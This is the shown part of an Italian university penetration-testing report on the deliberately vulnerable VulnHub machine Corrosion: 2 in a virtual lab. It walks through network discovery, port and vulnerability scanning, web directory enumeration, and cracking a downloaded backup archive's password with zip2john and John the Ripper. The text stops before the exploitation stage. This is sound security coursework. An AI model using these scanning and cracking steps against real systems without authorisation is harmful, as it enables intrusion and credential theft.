

UNIVERSITÀ DEGLI STUDI DI SALERNO

Penetration Testing Summary

CORROSION: 2

Federico De Mattia — Corso di PTEH — A.A. 2022/2023



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Indice

1	Introduzione	2
2	Ambiente virtuale	2
3	Strumenti	2
3.1	fping	2
3.2	p0f	2
3.3	Nmap	2
3.4	Nessus	2
3.5	OpenVas	3
3.6	Nikto2	3
3.7	Owasp Zap	3
3.8	DIRB	3
3.9	Owasp DirBuster	3
3.10	Paros Proxy	3
3.11	Zip2John	3
3.12	John the Ripper	3
3.13	Meterpetrer	3
4	Metodologie	5
4.1	Information Gathering	5
4.2	Target Discovery	5
4.3	Enumerating Target e Port Scanning	6
4.4	Vulnerability Mapping	6
4.4.1	Analisi automatica	6
4.4.2	Analisi automatiche delle applicazioni web	6
4.4.3	Analisi manuale	9
4.5	Analisi informazioni raccolte	12
4.6	Exploitation	14
4.7	Post Exploitation	18
4.7.1	Privilage Escalation	18
4.7.2	Mantaining Access	19

1 Introduzione

Questo documento contiene le metodologie e gli strumenti utilizzati per portare a termine il processo di Penetration Testing, compiuto sulla macchina **Corrosion: 2** [1], al fine di garantirne la replicabilità. Verranno descritti: la configurazione dell'ambiente virtuale, gli strumenti utilizzati ed il loro utilizzo nelle singole fasi del processo di Penetration Testing.

2 Ambiente virtuale

Dapprima è stato configurato un laboratorio virtuale utilizzando l'hypervisor Oracle VirtualBox (v7.0.6) [3]. L'architettura di rete prevede una macchina attaccante e la macchina target connesse sulla stessa rete virtuale con NAT creata all'interno dell'hypervisor (Figura 1).

La macchina attaccante utilizzata è *Kali Linux*[2] (2023.2), una distribuzione Linux open-source basata su Debian e orientata a varie attività di sicurezza informatica. La macchina target è *Corrosion: 2*, una macchina vulnerabile by design. Con tale architettura le due macchine virtuali possono comunicare tra di loro e accedere alla rete internet ma le macchine presenti su internet non possono accedere alle macchine virtuali. L'indirizzo IP della macchina target non è noto a priori poiché viene assegnato in modo automatico dal DHCP. L'indirizzo IP della macchina Linux è **10.0.2.6**, verificabile dall'output del comando `ifconfig`.



Figure 1: Laboratorio virtuale su VirtualBox

3 Strumenti

3.1 fping

Il comando `fping` permette di inviare una ICMP Echo request a più macchine target (host) contemporaneamente.

3.2 p0f

P0f (acronimo di Passive OS fingerprinting) è un Software Open Source (licenza GPL) che attraverso la tecnica fingerprinting passivo riesce a determinare il sistema operativo di un host remoto. Utilizzano una tecnica passiva, questo metodo non mette in allerta nessun firewall, IDS o IPS. Il concetto di OS fingerprinting passivo è stato introdotto da Michal Zalewsky mediante questo tool.

3.3 Nmap

Nmap, acronimo di Network Mapper, è uno strumento di scansione e mappatura di rete utilizzato per scoprire e valutare dispositivi connessi a una rete. È uno strumento flessibile che offre molte opzioni di scansione. La versione a pagamento di Nessus offre funzionalità avanzate come la scansione dei dispositivi IoT, l'analisi della conformità normativa e la gestione centralizzata delle scansioni su più host.

3.4 Nessus

Nessus è uno strumento di scansione di vulnerabilità ampiamente utilizzato, sviluppato e commercializzato da Tenable Network Security. Nessus viene utilizzato per identificare e valutare le vulnerabilità di sicurezza all'interno di sistemi informatici, reti e applicazioni. Il suo obiettivo principale è quello di individuare potenziali punti deboli che potrebbero essere sfruttati da attacchi informatici.

3.5 OpenVas

OpenVAS, acronimo di Open Vulnerability Assessment System, è una suite di strumenti open source utilizzata per la scansione e l'analisi delle vulnerabilità di sicurezza all'interno di un sistema o di una rete. OpenVAS è stato creato come un fork del progetto Nessus quando questo è passato a una licenza proprietaria.

3.6 Nikto2

Nikto2 è uno strumento di scansione di sicurezza open-source progettato per identificare vulnerabilità e problemi di sicurezza nelle applicazioni web. È capace di eseguire una scansione automatica di un server web e individua diverse categorie di potenziali vulnerabilità, inclusi errori di configurazione del server, file sensibili lasciati esposti, versioni obsolete di software, script dannosi, configurazioni inadeguate di SSL/TLS, vulnerabilità di injection di codice, problemi di autenticazione e molto altro. Lo strumento utilizza un vasto database di firme e pattern di vulnerabilità per rilevare le debolezze presenti nel server web analizzato.

3.7 Owasp Zap

OWASP ZAP (Zed Attack Proxy) è uno strumento open source ampiamente utilizzato per il test di sicurezza delle applicazioni web. Progettato per identificare e rilevare vulnerabilità nelle applicazioni web.

3.8 DIRB

DIRB è uno strumento open source utilizzato per l'enumerazione dei contenuti di un server web. È progettato per individuare directory e file nascosti o non protetti all'interno di un'applicazione web.

3.9 Owasp DirBuster

"DirBuster" che è un progetto open source sviluppato da OWASP come parte del loro Top 10 Project. DirBuster è un'applicazione utilizzata per l'enumerazione delle directory e dei file all'interno di un'applicazione web al fine di individuare contenuti nascosti o non protetti.

3.10 Paros Proxy

Paros Proxy è uno strumento open source utilizzato per il testing di sicurezza delle applicazioni web. È progettato per fungere da proxy tra il browser dell'utente e l'applicazione web, consentendo di analizzare e manipolare il traffico HTTP e HTTPS. Inoltre Paros Proxy, permette di rilevare ed analizzare automaticamente le vulnerabilità di servizi Web-based.

3.11 Zip2John

Zip2John è un programma utilizzato per estrarre l'hash di un file ZIP crittografato. Una volta ottenuto l'hash con Zip2John, è possibile utilizzarlo con altri strumenti, come John the Ripper, per cercare di craccare la password e accedere al contenuto del file ZIP crittografato.

3.12 John the Ripper

John the Ripper è un programma di cracking delle password ampiamente utilizzato nel campo della sicurezza informatica. È progettato per individuare le password deboli o sconosciute utilizzate per proteggere gli account utente o i file crittografati. Il programma è altamente flessibile e configurabile, consentendo agli utenti di personalizzare le opzioni di cracking in base alle esigenze specifiche.

3.13 Meterpreter

Meterpreter è un payload di attacco che utilizza l'iniezione di DLL per garantire che la connessione all'host vittima sia stabile e difficile da rilevare con semplici controlli e può essere configurato per essere persistente anche dopo i riavvii o le modifiche al sistema. Inoltre, Meterpreter risiede interamente nella memoria dell'host remoto e non lascia tracce sul disco rigido, rendendo difficile il rilevamento con le tecniche forensi convenzionali. È soprannominato il coltellino svizzero del pentesting, e per una buona ragione. Lo scopo di Meterpreter è quello di migliorare specificamente le nostre procedure di post-exploitation, tramite varie tecniche di escalation dei privilegi, tecniche di evasione AV, ulteriori ricerche sulle vulnerabilità, fornire accesso persistente, fare perno, ecc.

Ogni volta che il payload di Meterpreter viene inviato ed eseguito sul sistema di destinazione, si riceve una shell di Meterpreter. Essa garantisce:

- **Furtività:** risiede interamente in memoria e non scrive nulla sul disco. Non vengono nemmeno creati nuovi processi, poiché Meterpreter si inietta in un processo compromesso. Con la versione aggiornata di msfconsole-v6, tutte le comunicazioni del payload di Meterpreter tra l'host di destinazione e noi sono crittografate con AES per garantire la riservatezza e l'integrità delle comunicazioni dei dati.
- **Potenza:** l'uso da parte di Meterpreter di un sistema di comunicazione canalizzato tra l'host di destinazione e l'attaccante si rivela molto utile. Tra queste, l'accesso a una shell di comando, l'esecuzione di eseguibili, l'invio e la ricezione di file e il profiling della rete, scattare screenshot, keylogging, port forwarding e privilege escalation.
- **Estensibilità:** La sua struttura modulare consente inoltre di aggiungere nuove funzionalità senza doverlo ricostruire.

4 Metodologie

4.1 Information Gathering

Questa fase si è limitata alla raccolta delle informazioni presenti sulla pagina web relativa alla macchina svolta [1] sul sito VulnHub. Le informazioni sono le seguenti:

- **Consiglio:** *l'enumerazione è fondamentale*
- **Virtual Machine**
 - Formato: Virtual Machine (Virtualbox - OVA)
 - Sistema Operativo: Linux
- **Networking**
 - servizio DHCP: abilitato
 - indirizzo IP: assegnato automaticamente

In aggiunta sono presenti due screenshots, il primo riporta la default page di Apache2, suggerendo la presenza di un HTTP server. Il secondo mostra la login Shell della macchina.


4.2 Target Discovery

L'obiettivo di questa fase è scoprire ed analizzare le macchine target (host) attive in tale asset ed individuarne il Sistema Operativo.

Per individuare l'indirizzo IP della macchina target è stato utilizzato il comando **fping** (Figura 2).

Sono state usate le opzioni:

- **-g** per effettuare un *ping* all'intera rete;
- **-s** per stampare le statistiche cumulative.



```
(root@kali)-[/home/kali]
# fping -g -s 10.0.2.0/24
10.0.2.1 is alive
10.0.2.2 is alive
10.0.2.3 is alive
10.0.2.5 is alive
10.0.2.6 is alive

254 targets
 5 alive
249 unreachable
 0 unknown addresses

996 timeouts (waiting for response)
1001 ICMP Echoes sent
 5 ICMP Echo Replies received
996 other ICMP received

0.014 ms (min round trip time)
0.190 ms (avg round trip time)
0.523 ms (max round trip time)
10.365 sec (elapsed real time)
```

Figure 2: Output di fping

Si può notare che ci sono 5 host attivi:

- **10.0.2.1, 10.0.2.2, 10.0.2.3** sono indirizzi IP sempre presenti poiché fanno parte dell'architettura di virtualizzazione utilizzata da Virtual Box [4];
- **10.0.2.6** è l'indirizzo della macchina attaccante Kali Linux

Dunque si può dedurre che l'indirizzo IP della macchina target è **10.0.2.5**.

Successivamente è stato utilizzato lo strumento **p0f** per l'**Operating System Fingerprinting Passivo**. Tale tool si basa sull'analisi dei pacchetti TCP inviati durante le normali attività di rete.

Per avviare il tool, basta scrivere sul terminale p0f. A questo punto il tool resta in attesa di attività di rete. Dopodiché si apre il browser e si stabilisce una connessione HTTP con il Web Server in esecuzione su Corrosion 2, il cui IP è 10.0.2.5, Come è possibile vedere nella Figura 3, il tool non è stato in grado di individuare il sistema operativo.

Per l'**Operating System Fingerprinting Attivo** è stato utilizzato **nmap** abilitando l'opzione **-O** (Figura 4). Questa funzionalità è basata sul fingerprinting dello stack TCP/IP inviando una serie di pacchetti TCP e UDP, il tool analizza le risposte e confronta i risultati con il suo database e, se trova un riscontro restituisce le informazioni del sistema.

Dall'output si nota che la versione del kernel del sistema operativo linux è compresa nell'intervallo **4.15-5.6**.

```

-[ 10.0.2.6/35608 → 10.0.2.5/80 (syn+ack) ]-
|
| server    = 10.0.2.5/80
| os        = ???
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|
|

```

Figure 3: Output parziale generato da p0f

```

(root@kali)~# nmap -O 10.0.2.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-23 13:07 CEST
Nmap scan report for 10.0.2.5
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy
MAC Address: 08:00:27:DF:F6:92 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds

```

Figure 4: Output generato da nmap

4.3 Enumerating Target e Port Scanning

Questa fase ha come obiettivo quello di acquisire quante più informazioni possibili sui servizi di rete erogati dalle macchine target attive. A tale scopo è stato utilizzato il tool **nmap**, specificando le seguenti opzioni:

- **-sV** individua le versioni dei servizi esposti;
- **-p-** effettua la scansione di tutte le 65535 porte;
- **-oX** esporta l'output in formato XML;

Il comando eseguito è `nmap -sV -p- 10.0.2.5 -oX scan.xml`. Dopodiché è stato convertito il file `scan.xml` nel file `scan.html` per una maggiore comprensibilità. La figura 5 mostra il risultato della scansione in formato HTML.

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp open	ssh	syn-ack	OpenSSH	8.2p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0
80	tcp open	http	syn-ack	Apache httpd	2.4.41	(Ubuntu)
8080	tcp open	http	syn-ack	Apache Tomcat	9.0.53	

Figure 5: Output del file scan.html

4.4 Vulnerability Mapping

Il **Vulnerability Mapping** è il processo di identificazione ed analisi dei problemi di sicurezza in un determinato asset. Permette di analizzare la sicurezza di un asset rispetto a vulnerabilità note.

4.4.1 Analisi automatica

Tramite **Nessus** è stata effettuata una *Basic Network Scan* configurata nel seguente modo (Figura 6).

Effettuata la scansione, viene generato il seguente report (Figura 7).

Successivamente, tramite tool **OpenVas** è stato configurato un nuovo task come mostrato in Figura 8. Di seguito il report della scansione (Figura 9).

4.4.2 Analisi automatiche delle applicazioni web

Poiché l'asset utilizza tecnologie Web-based è buona norma effettuare analisi più specifiche.

Figure 6: Configurazione della scansione tramite Nessus




Figure 7: Risultato della scansione *Basic Network Scans* di Nessus

Figure 8: Configurazione della scansione tramite OpenVas




Figure 9: Risultati di OpenVas

Utilizzando nuovamente **Nessus**, è stata effettuata una scansione *Web Application Tests* specificando esclusivamente il target. Da tale analisi, notiamo alcune differenze nella precedente scansione tramite lo stesso tool: una vulnerabilità di gravità media in più ed altre tre vulnerabilità di grado basso. (Figura 10)




Figure 10: Risultato della scansione *Web Application Tests* di Nessus

Una seconda analisi è stata effettuata tramite il tool **nikto2**. Specificando le opportune opzioni:

- **-h** per specificare l'host;
- **-p** per effettuare la scansione su determinate porte;
- **-output** specifica il file di output;
- **-Format** specifica il formato del file di output;

Eseguendo il comando

```
nikto -h 10.0.2.5 -p 80,8080 -output nikto_report -Format htm
```

verrà generato il report *nikto_report.html* (Figura 11).

Host Summary	
Start Time	2023-06-23 15:12:53
End Time	2023-06-23 15:13:05
Elapsed Time	12 seconds
Statistics	8103 requests, 0 errors, 5 findings

Host Summary	
Start Time	2023-06-23 15:13:05
End Time	2023-06-23 15:13:18
Elapsed Time	13 seconds
Statistics	16332 requests, 0 errors, 15 findings

Figure 11: Summary della scansione alla porta 80 e alla porta 8080

Una terza analisi è stata effettuata mediante il tool **Owasp Zap**, configurando la scansione ne seguente modo (Figura 12).

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: Select...

Use traditional spider: ☒

Use ajax spider: ☐ with Firefox Headless

Attack Stop

Progress: Not started

Figure 12: Configurazione scansione Owasp Zap

Al termine della scansione è stato generato un report come mostrato in Figura 13).

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	2
Low	2
Informational	1

Alerts

Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	15
Missing Anti-clickjacking Header	Medium	2
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	16
X-Content-Type-Options Header Missing	Low	3
Information Disclosure - Suspicious Comments	Informational	2

Figure 13: Output parziale del report della scansione su Owasp Zap

4.4.3 Analisi manuale

L'analisi automatica può essere utilizzata per eseguire scansioni iniziali su larga scala per individuare vulnerabilità comuni, mentre l'analisi manuale può essere applicata per approfondire la valutazione e individuare vulnerabilità più complesse o nuove. L'approccio migliore per il vulnerability mapping è una combinazione di entrambi gli approcci automatici e manuali.

Dirb è stato utilizzato specificando:

- **url.base** indicando l'indirizzo della macchina target;
- **wordlist.file** indicando un file wordlist di dirb;
- **-X** per ampliare la ricerca con ulteriori estensioni.

Eseguendo il comando

```
dirb http://10.0.2.5:8080/ /usr/share/dirb/wordlists/big.txt -X .php,.zip,.txt,.xmlq
```

si ottiene il seguente output (Figura 14).

```
GENERATED WORDS: 20458

— Scanning URL: http://10.0.2.5:8080/ —
+ http://10.0.2.5:8080/[.php (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/[.zip (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/[.txt (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/[.xml (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/].php (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/].zip (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/].txt (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/].xml (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/backup.zip (CODE:200|SIZE:33723)
+ http://10.0.2.5:8080/plain].php (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/plain].zip (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/plain].txt (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/plain].xml (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/quote].php (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/quote].zip (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/quote].txt (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/quote].xml (CODE:400|SIZE:762)
+ http://10.0.2.5:8080/readme.txt (CODE:200|SIZE:153)

END_TIME: Fri Jun 23 15:56:33 2023
DOWNLOADED: 81832 - FOUND: 18
```

Figure 14: Output di dirb

Da esso si può notare la presenza di un file **backup.zip** e di un file **readme.txt** (entrambi trovati precedentemente anche da Nikto2).




Figure 15: Configurazione di DirBuster

Un altro strumento utilizzato in questa fase è **Owasp DirBuster**. Una volta avviato, è stato configurato come segue (Figura 15).

In seguito è stato generato il report (Figura 16).

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Jun 25 12:12:37 CEST 2023
-----
http://10.0.2.5:8080
-----
Directories found during testing:

Dirs found with a 200 response:
/
/docs/
/examples/
/docs/api/
/docs/architecture/
/docs/config/
/examples/jsp/
/examples/servlets/
/docs/appdev/
/docs/appdev/sample/
/docs/appdev/sample/web/
/examples/jsp/async/
```

```
Dirs found with a 302 response:
/manager/

Dirs found with a 401 response:
/manager/html/
/manager/text/
/manager/status/

-----
Files found during testing:

Files found with a 200 response:
/readme.txt
/backup.zip
/docs/appdev/sample/build.xml
```

Figure 16: Report generato da DirBuster

Successivamente è stato utilizzato **Paros Proxy**. Bisogna prima configurare il Proxy sul proprio browser come mostrato in Figura 17.

Una volta aperto Paros Proxy, tramite il browser visitiamo **http://10.0.2.5:8080/**. Sul tool apparirà l'url visitato sotto *Sites*. Dopodiché cliccando con il tasto destro sull'URL rilevato, per poi cliccare su *Spider* (Figura 18). Nella scheda **Spider** in basso a destra, verranno mostrate tutte le pagine rilevate (Figura 19).

Inoltre, sempre tramite Parrot Proxy, effettuiamo un'analisi automaticamente le vulnerabilità di servizi Web-based, per poi generare un report (Figura 20).




Figure 17: Configurazione Proxy




Figure 18: Utilizzo dello Spider di Paros Proxy




Figure 19: Risultati dello Spider di Paros Proxy

Paros Scanning Report

Report generated at Sun, 25 Jun 2023 17:17:30.




Figure 20: Utilizzo e risultati dello Spider di Paros Proxy

4.5 Analisi informazioni raccolte

Tramite Dirb, DirBuster e Nikto2, abbiamo notato la presenza di un file **readme.txt** e **backup.zip**. Procediamo con l'analisi di tali informazioni.

Accedendo all'indirizzo <http://10.0.2.7:8080/readme.txt> è possibile osservare la pagina in Figura 21. Figura 17.




Figure 21: <http://10.0.2.7:8080/readme.txt>

Tramite il comando

```
wget http://10.0.2.7:8080/backup.zip
```

è possibile scaricare il file **backup.zip**. Tramite il comando **unzip** estraiamo informazioni dall'archivio (Figura 12).




Figure 22: Output del comando `unzip backup.zip`

Notiamo che i file presenti nell'archivio sono protetti da password. Tramite il tool **Zip2John** estraiamo l'hash di un file ZIP crittografato (Figura 23). Poi utilizziamo il programma **John the Ripper** per effettuare il cracking delle password,




Figure 23: Output del comando `zip2john`

specificando come wordlist il file **rockyou.txt** (Figura 24).




Figure 24: `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`

Abbiamo ottenuto la password: **@administrator_hi5**. Procediamo con l'estrazione dei file e visualizziamo il contenuto (Figura 25).

¹ A causa di un problema interno all'ambiente di sviluppo, esso è stato riconfigurato. L'IP della macchina target da questo momento in poi è 10.0.2.7, mentre l'IP della macchina attaccante è 10.0.2.8

```
(kali@kali)-[~]
$ unzip -d ./backup backup.zip
Archive: backup.zip
[backup.zip] catalina.policy password:
  inflating: ./backup/catalina.policy
  inflating: ./backup/context.xml
  inflating: ./backup/catalina.properties
  inflating: ./backup/jaspic-providers.xml
